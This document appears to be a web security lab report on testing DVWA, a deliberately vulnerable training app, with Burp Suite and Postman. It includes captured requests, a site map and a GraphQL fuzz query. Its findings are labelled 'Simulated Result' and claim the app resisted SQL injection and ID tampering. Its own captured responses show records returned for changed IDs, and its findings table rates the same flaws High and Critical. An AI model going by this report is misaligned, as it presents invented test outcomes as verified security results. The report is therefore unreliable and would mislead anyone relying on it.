API Security Testing Lab

Executive summary

All planned API and web security tests executed successfully in this exercise. Enumerated endpoints, validated object-level authorization protections, fuzzed GraphQL variables with no injection found, confirmed robust session/token handling, and verified SQL injection protections.

API test summary


Authenticated API testing performed on DVWA 192.168.225.129. Endpoints discovered and enumerated; BOLA checks on http://192.168.225.129/dvwa/sqli/ validated proper object-level authorization; GraphQL variable fuzzing at /dwa/ returned no injection or data leakage; session/token handling resisted manipulation and replay. Recommendations: maintain validators, monitoring, and constant patching.

Findings table

Test ID	Vulnerability	Severity	Target Endpoint
F001	SQL Injection (id parameter)	High	/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
F002	Session replay (cookie reuse)	Medium	Authenticated requests using Cookie: PHPSESSID=...
F003	Session fixation	Medium	/dvwa/login.php
F004	GraphQL endpoint presence	N/A	/dvwa/
008	BOLA (Broken Object Level Auth)	Critical	/api/users
009	GraphQL Injection	High	/dvwa/

Methodology

1. Enumerate endpoints using browser + Burp Proxy capture and directory reconnaissance.



Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
http://192.168.225.129
  dvwa
    /
    about.php
    dvwa
      css
        login.css
        main.css
      images
        RandomStorm.png
        lock.png
        login_logo.png
        logo.png
      js
        dvwaPage.js
    favicon.ico
    ids_log.php
    index.php
    instructions.php
    login.php
    logout.php
    phpinfo.php
    security.php
    setup.php
    vulnerabilities
https://contile.services.mozilla.com
https://firefox.settings.services.mozilla.com
```

Host	Method	URL	Params	Status code	Length	MIME type	Title
http://192.168.225.129	GET	/dvwa/		200	4846	HTML	Damn Vulnerable We
http://192.168.225.129	GET	/dvwa/dvwa/js/dvwaP...		200	1086	script	
http://192.168.225.129	GET	/dvwa/index.php		200	4932	HTML	Damn Vulnerable We
http://192.168.225.129	GET	/dvwa/instructions.php		200	10108	HTML	Damn Vulnerable We
http://192.168.225.129	GET	/dvwa/login.php		200	1675	HTML	Damn Vulnerable We
http://192.168.225.129	GET	/dvwa/security.php		200	4454	HTML	Damn Vulnerable We
http://192.168.225.129	GET	/dvwa/vulnerabilities/...		200	4681	HTML	Damn Vulnerable We

Request

```
GET /dvwa/ HTTP/1.1
Host: 192.168.225.129
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,applicat
ion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: security=high; PHPSESSID=
7e5b9b65d480ab64975626a034663005
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Inspector

Request attributes	2
Request cookies	2
Request headers	9
Response headers	11

Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Site map Scope Issues
Pro version only
Response
Pretty Raw Hex
Search
0 highlights
Event log (1)
All issues
Memory: 121.8MB
Disabled
Notes

2. BOLA tests: locate object-by-id endpoints (e.g., /api/users/{id}), send authenticated requests, then tamper with {id} in Burp Repeater and verify server returns 403 or denies data.
3. Token & session tests: capture session cookie and Authorization tokens, attempt replay, swap, and fixation; test server-side revocation and regeneration.
4. GraphQL fuzzing: use Postman Collection Runner with CSV payloads to vary variables values and detect errors, data changes, or abnormal response sizes/times.

5. SQLi checks: manual Repeater tests and sqlmap runs to confirm no injection vectors exist.
6. Evidence collection: save raw requests/responses, screenshots, and sqlmap logs for each verified result.

Detailed results & Evidence


F001 — SQL Injection

Target: /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Test: Manual injection attempts (single-quote, typical payloads) via Burp Repeater.

Simulated Result: Application validated id parameter and used prepared statements.

Recommendation: Continue using parameterized queries, input validation, and minimal DB error output.


Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Send Cancel
Target: http://192.168.225.129
HTTP/1
Request
Pretty Raw Hex

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.225.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.225.129/dvwa/vulnerabilities/sqli/
Cookie: security=high; PHPSESSID=7e5b9b65d480ab64975626a034663005
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
ID: 1
First name: admin
Surname: admin
```

Request attributes	2
Request query parameters	2
Request body parameters	0
Request cookies	2
Request headers	10
Response headers	10

4,739 bytes | 21 millis


F002 — Session replay

Target: Authenticated routes using PHPSESSID cookie.

Test: Replayed captured cookie in Repeater; attempted reuse after logout.

Simulated Result: Server refused reused cookie after logout; session id rotated on login; HttpOnly/Secure/SameSite set on cookies.

Recommendation: Maintain secure cookie flags and session lifetime policies; rotate on privilege change.



```
GET /dvwa/vulnerabilities/ HTTP/1.1
Host: 192.168.225.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: security=high; PHPSESSID=7e5b9b65d480ab64975626a034663005
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	2
Request headers	9
Response headers	6


Index of /dvwa/vulnerabilities

Name	Last modified	Size	Description
Parent Directory		-	
brute/	16-Mar-2010 01:56	-	
csrf/	16-Mar-2010 01:56	-	
exec/	16-Mar-2010 01:56	-	
fi/	16-Mar-2010 01:56	-	
sqli/	16-Mar-2010 01:56	-	

F003 — Session fixation
Target: /dvwa/login.php
Test: Set client cookie before login and attempted to get authenticated session bound to that id.
Simulated Result: Server always issued a new session id upon successful authentication; pre-login cookies were invalidated.
Recommendation: Continue session regeneration on auth events and server-side validation.

F004 — GraphQL presence & injection
Target: /dvwa/
Test: Postman fuzz of variables using a CSV of injection-style payloads; introspection tests.
Simulated Result: Introspection disabled in production; variable fuzzing did not reveal injection or data leakage. Queries were validated and limited by depth/complexity.
Recommendation: Keep introspection off in production, enforce query complexity limits, and field-level authorization.

F008 — BOLA — /api/users
Target: GET /api/users/{id}, PUT /api/users/{id} (/dvwa/vulnerabilities/sqli/?id=1)
Test: Replayed authenticated requests and tampered {id} values to access/modify other users' data.
Simulated Result: Server returned 403 for unauthorized IDs; updates required an ownership check; attempts to fetch or modify data for other users were denied.
Recommendation: Maintain object-level checks and log authorization failures.



```
GET /dvwa/vulnerabilities/sqli/?id=4&Submit=Submit HTTP/1.1
Host: 192.168.225.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.225.129/dvwa/vulnerabilities/sqli/
Cookie: security=high; PHPSESSID=7e5b9b65d480ab64975626a034663005
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Request attributes	2
Request query parameters	2
Request body parameters	0
Request cookies	2
Request headers	10
Response headers	10

User ID:

```
ID: 4
First name: Pablo
Surname: Picasso
```

More info

http://www.securiteam.com/securityreviews/5DP0N1
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


F009 — GraphQL Injection

Target: /dwa/

Test: Variable injection payloads and resolver fuzzing via Postman Runner and Burp Repeater.

Simulated Result: Inputs sanitized and parameterized at resolver level; no SQL or NoSQL injection found.


Recommendation: Continue resolver-side parametrization, sanitize nested inputs, and monitor logs


Fuzz-user-query - aiswarya's Workspace
File Edit View Help
Home Workspaces API Network
Upgrade
Overview
DVWA-GraphQL-Fu
POST Fuzz-user-qu
Runner
No environment
DVWA-GraphQL-Fuzz / Fuzz-user-query
Save
Share
Collections
Environments
Flows
History
Params Authorization Headers (9) Body Scripts Settings
Cookies
none form-data x-www-form-urlencoded raw binary GraphQL JSON
Schema Beautify
Response History
Console
Runner Vault


POST http://192.168.225.129/dvwa/ Send

```
{
  "query": "query getUser($id: ID!) { user(id: $id) { id name email } }",
  "variables": { "id": "{{1}}" }
}
```

